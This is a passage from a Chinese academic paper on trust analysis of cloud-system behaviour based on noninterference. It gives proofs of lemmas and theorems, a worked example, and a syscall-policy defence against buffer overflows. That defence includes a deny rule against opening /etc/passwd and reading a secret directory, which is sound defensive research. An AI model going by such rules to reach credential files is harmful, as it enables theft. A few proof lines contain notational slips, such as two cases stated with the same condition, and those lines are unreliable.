既然 $s \overset{v_j}{\sim} step(s,b)$，$t \overset{v_j}{\sim} step(t,b)$ 以及 $s \overset{v_j}{\sim} t$，利用 $\overset{v_j}{\sim}$ 的等价性立即有：$s' = step(s,b) \overset{v_j}{\sim} step(t,b) = t'$.

综合情形 1 和情形 2 可得一定有：$s' \overset{IS_{\alpha'}}{\approx} t'$.

综上所述：若定理 1 的前条件成立，在 $s \overset{IS_\alpha}{\approx} t$ 的前提下一定有 $s' \overset{IS_{\alpha'}}{\approx} t'$，即 $s \overset{IS_\alpha}{\approx} t \supset s' \overset{IS_{\alpha'}}{\approx} t'$.　　证毕.

实例 1 揭示了定理 1 中三条属性的本质在于，确保 EMA 和 WEMA 在同步执行的过程中，总是保证有 $s \overset{IS_\alpha}{\approx} t \supset s' \overset{IS_{\alpha'}}{\approx} t'$. 由于干扰源集是所有对 w 有（直接或间接）干扰的安全域构成的集合，因此，$s \overset{IS_\alpha}{\approx} t \supset s' \overset{IS_{\alpha'}}{\approx} t'$ 表明，定理 1 的三条属性确保了 EMA 和 WEMA 在同步执行的过程中，在那些对 w 有（直接或间接）干扰的安全域上总是保持状态等价的. 递归运用实例 1 的结论，最终可得定义 12 的判定等式(2)成立，从而行为是可信的.

换句话说，$s \overset{IS_\alpha}{\approx} t \supset s' \overset{IS_{\alpha'}}{\approx} t'$ 是无干扰属性成立（行为可信）的充分条件，那么该条件是否也是必要条件呢？以下将证明，上述条件正是无干扰属性成立（行为可信）的充要条件.

定义 16.　执行子行为串. 对于 $\forall \gamma = a_0 \circ a_1 \circ \cdots \circ a_n$，机器 M 会对 γ 中的动作 $a_{i(0 \le i \le n)}$ 依次进行接收执行. 将每次执行 a_i 之后剩下的字符串称为是执行子行为串. 并用 $\|\gamma\|$ 表示执行子行为串的个数.

执行子行为串定义了随着机器的执行，对于某一行为剩下需要执行的动作序列. 以定义 16 中的 γ 为例，其执行子行为串包括：

$$\gamma_0 = \gamma = a_0 \circ a_1 \circ \cdots \circ a_n = a_0 \circ \gamma_1,$$
$$\gamma_1 = a_1 \circ \cdots \circ a_n = a_1 \circ \gamma_2,$$
$$\cdots,$$
$$\gamma_{n-1} = a_{n-1} \circ a_n = a_{n-1} \circ \gamma_n,$$
$$\gamma_n = a_n = a_n \circ \Lambda = a_n \circ \gamma_{n+1},$$
$$\gamma_{n+1} = \Lambda$$

共有 $n+2$ 个，因此上例中 $\|\gamma\| = n+2$.

引理 3.　机器 M（云系统）是符合 RMA 假设的，则对于任意行为 $\forall \gamma = a_0 \circ a_1 \circ \cdots \circ a_n$，构造 γ 的所有执行子行为串 $\gamma_{i(0 \le i \le n+1)}$，并令 $N = \|\gamma\| - 2$，有 $\forall i_{(0 \le i \le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$ 是机器 M 可信的充分条件.

上式中：γ 是机器 M 在初始状态 s_0 将要接收的行为字符串；s_i 和 t_i 分别表示 EMA 和 WEMA 的当前状态；令 $\gamma_i = a_i \circ \gamma_{i+1}$，则 s_{i+1} 表示 EMA 从当前状态 s_i 接收动作 a_i 之后到达的新状态 $s_{i+1} = step(s_i, a_i)$，t_{i+1} 表示 WEMA 从当前状态 t_i 对应接收 a_i（如果 $dom(a_i) \in IS_{\gamma_i}$，此时 $t_{i+1} = step(t_i, a_i)$）或者不接收 a_i（如果 $dom(a_i) \notin IS_{\gamma_i}$，此时 $t_{i+1} = t_i$）之后到达的新状态.

以下若没有特殊说明，在后续的引理 4，定理 3 和定理 4 中，对上述符号均采用相同的解释.

引理 3 本质上来源于实例 1，只是将实例 1 进一步改写成了递归的形式. 以下给出详细证明.

证明.　只需证明引理前提条件下：

$$\forall i_{(0 \le i \le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1},$$

机器 M 在执行过程中总是满足定义 12 中的判定等式(2)即可.

(1) 首先证明在初始状态下，引理条件 $\forall i_{(0 \le i \le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$ 的初始前条件 $s_0 \overset{IS_{\gamma_0}}{\approx} t_0$ 成立，否则引理条件无意义.

设 EMA 的初始状态为 s_0，WEMA 的初始状态为 t_0，显然 $s_0 = t_0$，因此立即有：$s_0 \overset{IS_{\gamma_0}}{\approx} t_0$ 成立，即引理条件的初始前条件成立.

(2) 其次证明机器 M 的执行总是满足定义 12 的判定等式.

既然 $\forall i_{(0 \le i \le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$ 总是成立的，那么递归调用该条件，最终有：

$$s_0 \overset{IS_{\gamma_0}}{\approx} t_0 \supset \cdots \supset s_n \overset{IS_{\gamma_n}}{\approx} t_n \supset s_{n+1} \overset{IS_{\gamma_{n+1}}}{\approx} t_{n+1}$$

成立，亦即有：$s_{n+1} \overset{IS_{\gamma_{n+1}}}{\approx} t_{n+1}$.

由于 $\gamma_{n+1} = \Lambda$，因此 $IS_{\gamma_{n+1}} = \{w\}$，代入 $s_{n+1} \overset{IS_{\gamma_{n+1}}}{\approx} t_{n+1}$ 有：$s_{n+1} \overset{\{w\}}{\approx} t_{n+1}$，亦即 $s_{n+1} \overset{w}{\sim} t_{n+1}$. 利用输出一致性可得：$behcon(s_{n+1}, a) = behcon(t_{n+1}, a)(dom(a) = w)$ 成立. 由 EMA 和 WEMA 的定义，代入：$s_{n+1} = exec(s_0, \gamma)$，$t_{n+1} = exec(t_0, wexpected(\gamma, w))$，$s_0 = t_0$，结合 γ 的任意性，即得定义 12 判定等式成立. 引理得证.　　证毕.

引理 4.　机器 M（云系统）是符合 RMA 假设的，则对于任意行为 $\forall \gamma = a_0 \circ a_1 \circ \cdots \circ a_n$，构造 γ 的所有执行子行为串 $\gamma_{i(0 \le i \le n+1)}$，并令 $N = \|\gamma\| - 2$，有：$\forall i_{(0 \le i \le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$ 是机器 M 可信的必要条件.

证明.　采用反证法. 证明的基本思想是：一

旦出现了 $\exists i_{(0\le i\le N)}.s_i \overset{IS_{\gamma_i}}{\approx} t_i \not\supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$，即 $\exists v_j \in IS_{\gamma_{i+1}}.s_{i+1} \overset{v_j}{\not\sim} t_{i+1}$ 的情况，则在机器 M 可信的条件下，EMA 和 WEMA 之间在 v_j 上的不等价性将无法得到纠正，并将随着 γ_{i+1} 中剩下动作的不断接收将 v_j 上的这种不等价性传递下去. 既然 $v_j \in IS_{\gamma_{i+1}}$，根据干扰源集定义，必然存在如下类似安全策略：$v_j \rightsquigarrow v_{j+1} \wedge \cdots \wedge v_n \rightsquigarrow w_{(j\le n)}$，则之后当由于安全策略 $v_j \rightsquigarrow v_{j+1}$ 使得由安全域 v_j 发出某个动作 b' 干扰安全域 v_{j+1} 时，由于 EMA 和 WEMA 在 v_j 上不等价，再结合 γ 的任意性，必然可以构造动作 b' 使得 EMA 和 WEMA 在执行 b 之后到达的新状态在 v_{j+1} 上亦不等价. 这个过程继续下去直到最终 EMA 和 WEMA 在 w 上也不等价，从而定义 12 中的判定等式不成立，这与机器 M 是可信的相矛盾. 详细证明过程如下，采用反证法：

不妨假设 $\exists i_{(0\le i\le N)}.s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$，即有：

$$\exists v_j \in IS_{\gamma_{i+1}}.s_{i+1} \overset{v_j}{\not\sim} t_{i+1} \tag{4}$$

下面考察 EMA 和 WEMA 分别从当前状态 s_{i+1} 和 t_{i+1} 继续接收 γ_{i+1} 中新动作 a_{i+1}（注意由执行子行为串定义有 $\gamma_{i+1}=a_{i+1}\circ\gamma_{i+2}$）的情况.

不失一般性，不妨假设有 $v_j \in IS_{\gamma_{i+2}}$（对于 $v_j \notin IS_{\gamma_{i+2}}$ 情形，由干扰源集定义必然有：

$\exists v_k \cdot v_k \in IS_{\gamma_{i+2}} \wedge v_j \rightsquigarrow v_k \wedge dom(a_{i+1})=v_j$，

那么对 v_k 可类似利用如下思想证明）：

(1) 若 $dom(a_{i+1}) \notin IS_{\gamma_{i+1}}$.

此时 EMA 会接收 a_{i+1}，并转换到新的状态 $step(s_{i+1},a_{i+1})$；而 WEMA 不会接收 a_{i+1}，并保持状态不变仍为 t_{i+1}. 下面证明：$step(s_{i+1},a_{i+1}) \overset{v_j}{\not\sim} t_{i+1}$.

由干扰源集定义有：

$$dom(a_{i+1}) \not\rightsquigarrow v_j \tag{5}$$

否则 $dom(a_{i+1}) \in IS_{\gamma_{i+1}}$，矛盾.

根据式(5)，利用局部无干扰属性（在机器 M 可信的条件下必然成立，否则容易构造反例证明机器 M 不满足非传递无干扰，从而不可信）有：

$$step(s_{i+1},a_{i+1}) \overset{v_j}{\sim} s_{i+1} \tag{6}$$

由式(4)、(6)立即可得：$step(s_{i+1},a_{i+1}) \overset{v_j}{\not\sim} t_{i+1}$.

(2) 若 $dom(a_{i+1}) \in IS_{\gamma_{i+1}}$.

则 EMA 和 WEMA 均会接收 a_{i+1}，并分别转换到新的状态 $step(s_{i+1},a_{i+1})$ 和 $step(t_{i+1},a_{i+1})$. 下面需要证明 $step(s_{i+1},a_{i+1}) \overset{v_j}{\not\sim} step(t_{i+1},a_{i+1})$，这又分两种情形进行讨论：

(a) 情形 1. 若 $dom(a_{i+1}) \not\rightsquigarrow v_j$. 由于机器 M 是可信的，利用局部无干扰属性，对 EMA 有：

$$step(s_{i+1},a_{i+1}) \overset{v_j}{\sim} s_{i+1} \tag{7}$$

同理对 WEMA 有：

$$step(t_{i+1},a_{i+1}) \overset{v_j}{\sim} t_{i+1} \tag{8}$$

由式(4)、(7)、(8)立即可得：$step(s_{i+1},a_{i+1}) \overset{v_j}{\not\sim} step(t_{i+1},a_{i+1})$.

(b) 情形 2. 若 $dom(a_{i+1}) \not\rightsquigarrow v_j$. 由于机器 M 是可信的，因此对于任意初始行为 γ，机器 M 都必须在接收之后满足定义 12 的等式. 但是，根据 γ 的任意性，由假设 $s_{i+1} \overset{v_j}{\not\sim} t_{i+1}$（式(4)）出发，我们必定可以构造一个特定的动作 a'_{i+1}（以代替 a_{i+1}），使得 EMA 和 WEMA 在接收动作 a'_{i+1} 之后，仍然有 $step(s_{i+1},a'_{i+1}) \overset{v_j}{\not\sim} step(t_{i+1},a'_{i+1})$——这需要 EMA 和 WEMA “分别从 s_{i+1} 和 t_{i+1} 状态，根据对安全域 v_j 观察到的名字的取值情况”来构造 a'_{i+1}.

一种构造方法是：分别在 s_{i+1} 和 t_{i+1} 状态，EMA 和 WEMA 对安全域 v_j 的名字进行观察. 根据式(4)，由 RMA 假设 1（定义 5）可知必有：

$$\exists n_0 \in observe(v_j).[contents(s_{i+1},n_0) \neq contents(t_{i+1},n_0)] \tag{9}$$

构造动作 a'_{i+1}（代替 a_{i+1}），使得 a'_{i+1} 不对 n_0 进行改写，则对 EMA 和 WEMA 分别有：

$$\exists n_0 \in observe(v_j).[contents(step(s_{i+1},a'_{i+1}),n_0) = contents(s_{i+1},n_0)] \tag{10}$$

$$\exists n_0 \in observe(v_j).[contents(step(t_{i+1},a'_{i+1}),n_0) = contents(t_{i+1},n_0)] \tag{11}$$

由式(9)、(10)、(11)有：

$$\exists n_0 \in observe(v_j).[contents(step(s_{i+1},a'_{i+1}),n_0) \neq contents(step(t_{i+1},a'_{i+1}),n_0)] \tag{12}$$

利用 RMA 假设 1，由式(12)立即可得：

$$step(s_{i+1},a'_{i+1}) \overset{v_j}{\not\sim} step(t_{i+1},a'_{i+1}).$$

上述构造表明，在机器 M 可信的情况下，一旦 EMA 和 WEMA 在同步执行过程中，在某个状态出现了不等价的情况 $\exists v_j \in IS_{\gamma_{i+1}}.s_{i+1} \overset{v_j}{\not\sim} t_{i+1}$，令 $\gamma_{i+1}=a_{i+1}\circ\gamma_{i+2}$，则一定可以找到一个特定的动作 a'_{i+1}，使得 EMA 和 WEMA 在接收 a'_{i+1} 之后在安全域 v_j 上保持不等价（构造思想是：对于 $dom(a_{i+1}) \rightsquigarrow v_j$ 情况，根据 EMA 和 WEMA 在 v_j 能够观察到的取值不同的名字的情况，构造一个 a'_{i+1}，使得 a'_{i+1}

不对这些具有不同取值的名字单元进行改写；对于 $dom(a_{i+1}) \not\rightsquigarrow v_j$ 的情形，则可以直接选择 $a'_{i+1}=a_{i+1}$）.

从上述构造过程还可以得到：一旦出现 $\exists v_j \in IS_{\gamma_{i+1}}, s_{i+1} \overset{v_j}{\not\sim} t_{i+1}$ 的情况（此时根据执行子行为串定义有 $\gamma_{i+1}=a_{i+1}\circ a_{i+2}\circ\cdots\circ\Lambda$），若将上述构造过程递归使用下去，分别构造出动作“$a'_{i+1}, a'_{i+2}, a'_{i+3}, \cdots$”并替换“$a_{i+1}, a_{i+2}, a_{i+3}, \cdots$”，则 EMA 和 WEMA 在接收“$a'_{i+1}, a'_{i+2}, a'_{i+3}, \cdots$”的过程中会保持在 v_j 上不等价，即在 v_j 上的不等价性会被不断传递下去. 进一步地，由于 $v_j \in IS_{\gamma_{i+1}}$，由干扰源集的定义可知必有类似 $v_j \rightsquigarrow v_{j+1} \wedge v_{j+1} \overset{\approx}{\rightsquigarrow} w$ 的安全策略，那么当 $v_j \rightsquigarrow v_{j+1}$ 策略轮到 v_j 发出动作时，由于 EMA 和 WEMA 在安全域 v_j 上不等价，因而总可以利用类似于前述证明步骤(2)的情形 2 里面的构造方法，构造新的行为 b 使得 EMA 和 WEMA 在 v_{j+1} 上继续不等价（一种构造方案是，由于 EMA 和 WEMA 在 v_j 上不等价，那么由 RMA 假设 1 可知必有名字 $n_1 \in observe(v_j)$ 在 EMA 和 WEMA 取值不同. 构造 b 的操作是将名字 n_1 的值拷贝到任意一个 $n_2 \in observe(v_{j+1})$，由 RMA 假设 1 可知 EMA 和 WEMA 接收 b 之后将会在 v_{j+1} 上不等价）. 这说明，我们能够将不等价性从 v_j 传递到 v_{j+1}，即从一个安全域传递到另一个安全域.

既然我们能够将不等价性从一个安全域传递到另一个安全域，那么由 $v_j \in IS_{\gamma_{i+1}}$（式(4)），结合干扰源集定义，必有安全策略 $v_j \rightsquigarrow v_{j+1} \rightsquigarrow \cdots \rightsquigarrow w$. 按照前述的方法，将不等价性从 v_j 开始，依次传递到“$v_{j+1}, \cdots, w$”，最终会有 EMA 和 WEMA 在 w 上不等价，从而定义 12 的等式不成立.

这说明，在 $\exists i_{(0\le i\le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\not\approx} t_{i+1}$ 的假设前提下，对于执行子行为串 γ_{i+1} 中的每一个动作 $a_{l(i+1\le l\le N)}$，我们一定可以对应构造出一个 a'_l，从而得到一个新串 γ'_{i+1}. 令 $\gamma=(a_0\circ\cdots\circ a_i)\circ\gamma_{i+1}$，用 γ'_{i+1} 取代 γ_{i+1} 得到 $\gamma'=(a_0\circ\cdots\circ a_i)\circ\gamma'_{i+1}$，当机器 M 执行 γ' 之后一定不满足定义 12 的等式，这与机器 M 是可信的相矛盾. 引理得证.　　证毕.

定理 3.　机器 M（云系统）是符合 RMA 假设的，则对于任意行为 $\forall\gamma=a_0\circ a_1\circ\cdots\circ a_n$，构造 γ 的所有执行子行为串 $\gamma_{i(0\le i\le n+1)}$，并令 $N=\|\gamma\|-2$，有 $\forall i_{(0\le i\le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$ 是机器 M 可信的充要条件.

证明.　根据引理 3 和引理 4 立即可得. 定理得证.　　证毕.

定理 4.　机器 M（云系统）是符合 RMA 假设的，则对于任意行为 $\forall\gamma=a_0\circ a_1\circ\cdots\circ a_n$，构造 γ 的所有执行子行为串 $\gamma_{i(0\le i\le n+1)}$，并令 $N=\|\gamma\|-2$，有 $\forall i_{(0\le i\le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$ 是机器 M 可信的充要条件. 其中，对于传递安全策略：$C_1=C_2=\{w\}$；对于非传递安全策略：$C_1=IS_{\gamma_i}, C_2=IS_{\gamma_{i+1}}$.

证明.　对于非传递无干扰的情形，定理 3 已经证明. 对于传递无干扰的情形，利用传递无干扰定义易证.　　证毕.

由于 $\forall\gamma. w\in IS_\gamma$，定理 4 也表明，传递无干扰只是非传递无干扰的一个特例. 定理 3 和定理 4 的重要性在于，将云计算系统中行为可信的判定问题转化为了“状态等价”的递归验证问题. 就我们尽可能的调研而言，目前尚没有见到类似结论.

由于定理 3 是一种状态递归的形式，因而构造对应的验证算法是平凡的. 可以证明，基于定理 3 的验证算法的时间复杂性为 $O(|S|^2\times|D|)$，空间复杂性为非确定性对数空间，因而算法是可实践的. 限于篇幅，具体证明从略.

推论 1.　机器 M（云系统）是符合 RMA 假设的. 对于任意行为 $\forall\gamma=a_0\circ a_1\circ\cdots\circ a_n$，构造 γ 的所有执行子行为串 $\gamma_{i(0\le i\le n+1)}$，令 $N=\|\gamma\|-2$，则凡是出现：

$$\exists i_{(0\le i\le N)}, s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\not\approx} t_{i+1}$$

的地方均可视为一个潜在的系统安全漏洞.

证明.　由引理 3 证明过程可知，一旦出现了推论 1 的前提条件，亦即 $\exists v_j \in IS_{\gamma_{i+1}}, s_{i+1} \overset{v_j}{\not\sim} t_{i+1}$，不失一般性，不妨假设 $\gamma=(a_0\circ\cdots\circ a_i)\circ\gamma_{i+1}$，从理论上来说，一定可以构造一个 γ'_{i+1}，使得 EMA 和 WEMA 在执行 $\gamma'=(a_0\circ\cdots\circ a_i)\circ\gamma'_{i+1}$ 之后不可信. 因此所有导致机器 M 进入推论所述状态的动作均是潜在安全漏洞.

需要指出的是，上述漏洞是否实际可利用（即理论上的 γ'_{i+1} 是否一定可以在实际中构造出来），取决于真实系统和技术限制. 但是，无论如何，这一定是一个潜在的安全隐患.　　证毕.

定理 5.　对于一个机器 M（云系统），如果机器 M 所有可接收的行为是可数的，那么理论上是可能构造绝对安全的机器的；反之则无法构造绝对安全的机器.

证明.　首先，如果机器 M 所有可接收的行为

是可数的，那么只需要对所有行为依次利用定理 4 进行判定. 对于存在潜在安全漏洞(推论 1)的行为，对其进行修补即可.

其次，如果机器 M 所有可接收的行为是无限不可数的，令每一个行为与一个[0,1]区间的实数对应，由康托对角线方法可知，不存在一个算法能够对所有行为的可信性进行验证. 故理论上无法构造绝对安全的机器. 证毕.

4 实验示例

4.1 定理 3 应用示例

实例 2. 设某机器 M 安全策略为：$u_0 \rightsquigarrow u_1 \rightsquigarrow u_2 \rightsquigarrow w \wedge u_0 \not\rightsquigarrow w \wedge u_1 \not\rightsquigarrow w$. 现有单个行为 $\gamma = a_0 \circ a_2 \circ a_1 \circ a_0 \circ a_2$ ($dom(a_i) = u_{i(0 \le i \le 2)}$)，试判定该行为是否可信.

解答. 根据定理 3，只需要考察 EMA 和 WEMA 在同步执行该单个行为的过程中所到达的每一个状态是否总是保持状态等价即可.

(1) 首先，考察 EMA 和 WEMA 要执行的行为. 对 EMA 有：$\gamma = a_0 \circ a_2 \circ a_1 \circ a_0 \circ a_2$. 对 WEMA，根据 WEMA 的定义，计算 $\beta = wexpected(\gamma, w)$，有 $\beta = wexpected(\gamma, w) = a_0 \circ a_2 \circ a_1 \circ \Lambda \circ a_2$.

图 1 例示了 EMA 和 WEMA 的同步执行过程：



图 1 EMA 和 WEMA 同步执行过程

(2) 计算 γ 的所有执行子行为串，有

$\gamma_0 = \gamma = a_0 \circ a_2 \circ a_1 \circ a_0 \circ a_2 = a_0 \circ \gamma_1$，

$\gamma_1 = a_2 \circ a_1 \circ a_0 \circ a_2 = a_2 \circ \gamma_2$，$\gamma_2 = a_1 \circ a_0 \circ a_2 = a_1 \circ \gamma_3$，

$\gamma_3 = a_0 \circ a_2 = a_0 \circ \gamma_4$，$\gamma_4 = a_2 \circ \Lambda = a_2 \circ \gamma_5$，$\gamma_5 = \Lambda$.

(3) 计算所有执行子行为串的干扰源集，为

$IS_{\gamma_0} = \{u_0, u_1, u_2, w\}$，$IS_{\gamma_1} = \{u_1, u_2, w\}$，

$IS_{\gamma_2} = \{u_1, u_2, w\}$，$IS_{\gamma_3} = \{u_2, w\}$，

$IS_{\gamma_4} = \{u_2, w\}$，$IS_{\gamma_5} = \{w\}$.

计算 $\|\gamma\| = 6$，$N = \|\gamma\| - 2 = 4$.

(4) 根据定理 3，将步骤(1)～(3)的计算结果递归代入 $\forall i_{(0 \le i \le N)}.s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$ 并判断是否成立. 即(参见图 1)：

(a) 代入 $(s_0, IS_{\gamma_0}, t_0, s_1, IS_{\gamma_1}, t_1)$：对应 EMA 和 WEMA 同时接收 a_0；

(b) 代入 $(s_1, IS_{\gamma_1}, t_1, s_2, IS_{\gamma_2}, t_2)$：对应 EMA 和 WEMA 同时接收 a_2；

(c) 代入 $(s_2, IS_{\gamma_2}, t_2, s_3, IS_{\gamma_3}, t_3)$：对应 EMA 和 WEMA 同时接收 a_1；

(d) 代入 $(s_3, IS_{\gamma_3}, t_3, s_4, IS_{\gamma_4}, t_4)$：对应 EMA 接收 a_0，WEMA 接收 Λ；

(e) 代入 $(s_4, IS_{\gamma_4}, t_4, s_5, IS_{\gamma_5}, t_5)$：对应 EMA 和 WEMA 同时接收 a_2.

如果以上(a)～(e)步骤中总是有 $\forall i_{(0 \le i \le 4)}.s_i \overset{IS_{\gamma_i}}{\approx} t_i \supset s_{i+1} \overset{IS_{\gamma_{i+1}}}{\approx} t_{i+1}$ 成立，则说明行为 γ 的执行是可信. 否则，不失一般性，例如，假设步骤(d)代入后公式不成立，则意味着 γ 的执行存在潜在安全漏洞，导致漏洞的原因是 EMA 所接收的第 4 个原子动作——即 γ 中第 4 个动作 a_0. 解毕.

实例 2 给出了单个动态执行行为的可信性判定示例. 进一步地，对于机器 M(云系统)，构造其所有可能的执行行为，并按照上述实例 2 的方法进行判定，则可以判定整个机器 M(云系统)的可信性，并在机器存在潜在安全漏洞的时候精确指明是什么原子动作所导致的安全漏洞.

在应用本文方法时，应首先根据实际平台和安全需求建立无干扰模型中相关元素(如 S, A, D, O 等)与云系统的关系，并建立云系统的状态变迁关系/状态变迁图[33,41]. 之后即可参照实例 2 基于定理 3 判定行为可信性.

4.2 一种基于行为可信的缓冲区溢出防护方法

利用 TCG“真实行为与预期行为一致”的思想，在 Linux 平台，以定理 3 为理论实现一种基于行为可信的缓冲区溢出防护方法.

缓冲区溢出是一种常见的攻击方式，其通过利用超过缓冲区容量的输入覆盖关键数据结构以达到改变控制流的目的. 根据 TCG 对于可信的定义，需要定义软件的“预期行为”，并与软件的“真实行为”作对比，如果两者一致，则认为行为是可信的，否则是不可信的. 实验中采用系统调用的语义来表述软件的“(预期和真实)行为”. 步骤如下.

(1) 划分安全域.

在 Linux 平台中，系统调用按照功能可以分为八大类，即对应了 8 个不同的安全域，如表 1 所示.

表 1　Linux 系统调用分类

系统调用分类	功能	域
文件系统控制类(FSC)	对文件系统读写、操作等进行控制	v_0
进程控制类(PC)	对进程创建、调度、权限、标识等进行相关控制	v_1
系统控制类(SC)	对整个系统 I/O、资源、时间、模块等进行控制	v_2
内存管理类(MM)	对内存分配回收、加解锁、缓存、虚拟映射等进行管理控制	v_3
网络管理类(NM)	对域名、主机标识号、主机名等进行控制	v_4
网络 Socket 控制类(NC)	对 Socket 创建、连接、读写、关闭等进行控制	v_5
用户管理类(UM)	对用户标识号、群组号等进行管理控制	v_6
进程间通信类(IPC)	对进程间的信号、消息、管道、信号量通信等进行控制	v_7

显然，这 8 个不同的安全域之间是互相无干扰的，即 $\forall i,j.i\neq j\supset v_i \nrightarrow v_{j(0\leq i,j\leq 7)}$.

(2) 定义软件的预期行为.

软件的预期行为可以从“正常(预期发生什么)”和“异常(预期不发生什么)”两个角度定义. 本文选择从异常角度进行定义. 定义软件预期行为时，根据粒度的粗细，可以又分为如下 3 种情况：

(a) 预期禁止整个安全域中的所有系统调用.

不失一般性，假设被度量软件对应的进程为 p，其所属的安全域为 v_p，若有预期行为：

$$v_p \nrightarrow v_5.$$

其含义是：禁止进程 p 执行任何网络通信操作(表 1 中网络 Socket 控制类 v_5).

例如：某文本编辑软件，预期不会执行网络通信行为.

(b) 预期禁止安全域中的部分系统调用.

一个例子如：

$v_p \nrightarrow v_{01}$

WHERE $v_{01}\subseteq v_0 \wedge v_{01}==\{1,2,5,7,9\}$.

上面预期行为的含义是：进程 v_p 对安全域 v_0 中的子安全域 v_{01} 无干扰. 子安全域 v_{01} 采用了索引的方式，其中 $v_{01}=\{1,2,5,7,9\}$ 中的“1,2,5,7,9”给出了相应系统调用的索引(参见附件 A 的附表 1)，分别对应“fcntl,open,read,readv,pread” 5 个系统调用. 实验时采用表驱动的方法来获得对应的系统调用.

上述信息流安全策略所表达的行为预期是：禁止进程 v_p 对任何文件进行控制操作和读操作.

(c) 结合系统调用参数，精确指定预期禁止的系统调用的语义.

若要更细粒度的控制，则可以基于系统调用及其参数给出精确的语义. 例如：

$v_p \nrightarrow v_{01}$

WHERE $v_{01}\subseteq v_0 \wedge v_{01}==\{2,5\}$

IN_DOMAIN(v_{01})

FOR INDEX==2:{{1==/*etc/passwd*} ∨ {1==/*system/config/*, 2==*O_CREAT*}}

FOR INDEX==5:{{1==/*SecFile/*}}

上述式子的含义是，进程 v_p 对安全域 v_0 中的子安全域 v_{01} 无干扰. 其中，对 v_{01} 中的第二个系统调用 open(FOR INDEX==2)，如果它的第一个参数是文件/etc/passwd(即 1==*/etc/passwd*)；或者第一个参数是配置文件目录(即 1==*/system/config/*)且第二个参数是 *O_CREAT*(即 2==*O_CREAT*)，则 v_p 对其无干扰，对应于实际实现，即禁止被度量软件打开密码文件/etc/passwd，并且禁止被度量软件在配置文件目录当中创建新的文件. 类似地，对于第五个系统调用 read，如果它的第一个参数，即文件描述符来自于目录/SecFile/下的任意文件，则 v_p 对其无干扰，对应于实际实现，即禁止被度量软件读取保密目录/SecFile/下的任意文件.

以上介绍了一种基于 TCG“行为一致”的动态行为可信分析方法. 在实践中，基于系统调用(及其参数)构造“软件预期行为”的语义，然后监测软件在实际执行中的“真实行为”. 如果真实行为与预期行为一致，则认为软件动态行为是可信的，否则是不可信的. 更详细的实验内容请参见附录 B.

本文的方法可以针对包括 ROP(Return-Oriented Programming)[42] 甚至 SROP[43] 等变种在内的各类溢出攻击. 这是因为即使是 ROP 之类的最新攻击方式，如果要实现恶意功能，亦必须通过系统调用. 而 4.2 节既不是传统的基于系统调用序列或参数的方法，也不是基于 shellcode 特征码等先验知识的方法，而是从系统调用的语义来判定当前的行为是否可信. 因而对于最新的 ROP 甚至未知攻击均有效.

5　结　论

随着云计算的不断普及，云安全受到研究人员的高度重视. 可信计算作为支撑云安全的重要理论和技术，其自身也仍然存在着一些关键问题有待解决，这导致云安全事实上是有安全隐患的. 针对云安全中动态行为可信性度量的难题，本文提出了一种基于无干扰的行为可信性分析方法. 给出了动态行为可信的判定等式、基于状态递归等价的行为可信

性判定定理以及实验示例.本文的工作尝试为基于无干扰的云安全研究,在理论分析和实践应用之间存在的鸿沟架设一座桥梁,为云安全中动态行为可信性度量提供一种可借鉴思路.

致 谢 本文的研究和写作得到了武汉大学张焕国教授、匿名审稿专家和编辑老师的宝贵意见和建议,在此一并表示衷心的感谢!

参 考 文 献

[1] Lin Chuang, Su Wen-Bo, Meng Kun, et al. Cloud computing security: Architecture, mechanism and modeling. Chinese Journal of Computers, 2013, 36(9): 1765-1784(in Chinese)
(林闯, 苏文博, 孟坤等. 云计算安全: 架构、机制与模型评价. 计算机学报, 2013, 36(9): 1765-1784)

[2] Feng Deng-Guo, Zhang Min, Zhang Yan, et al. Study on cloud computing security. Journal of Software, 2011, 22(1): 71-83(in Chinese)
(冯登国, 张敏, 张妍等. 云计算安全研究. 软件学报, 2011, 22(1): 71-83)

[3] Yu Neng-Hai, Hao Zhuo, Xu Jia-Jia, et al. Review of cloud computing security. Acta Electronica Sinica, 2013, 41(2): 371-381(in Chinese)
(俞能海, 郝卓, 徐甲甲等. 云安全研究进展综述. 电子学报, 2013, 41(2): 371-381)

[4] Zhang Yu-Qing, Wang Xiao-Fei, Liu Xue-Feng, et al. Survey on cloud computing security. Journal of Software, 2016, 27(6): 1328-1348(in Chinese)
(张玉清, 王晓菲, 刘雪峰等. 云计算环境安全综述. 软件学报, 2016, 27(6): 1328-1348)

[5] Takabi H, Joshi J B D, Ahn G J. Security and privacy challenges in cloud computing environments. IEEE Security and Privacy Magazine, 2010, 8(6): 24-31

[6] Bacon J, Eyers D, Pasquier T F J M, et al. Information flow control for secure cloud computing. IEEE Transactions on Network and Service Management, 2014, 11(1): 76-89

